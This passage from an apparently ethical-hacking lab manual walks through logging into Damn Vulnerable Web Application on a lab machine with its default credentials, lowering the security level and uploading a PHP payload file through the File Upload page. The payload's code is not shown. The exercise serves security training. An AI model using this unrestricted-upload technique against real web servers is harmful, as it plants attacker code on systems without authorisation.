
11. Close all the open windows.
12. Click the **Firefox** icon from the top section of **Desktop**, type **http://10.10.1.22:8080/dvwa/login.php**. Into the address bar and press **Enter**.
13. The **DVWA** login page appears; enter the **Username** and **Password** as **admin** and **password**. Click the **Login** button.

    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.




14. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** in the left pane to view the DVWA security level.


15. Change the security level from impossible to low by selecting **Low** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.




16. Click the **File Upload** option from the left pane.
17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.



19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.
20. Now, click the **Upload** button to upload the file to the database.

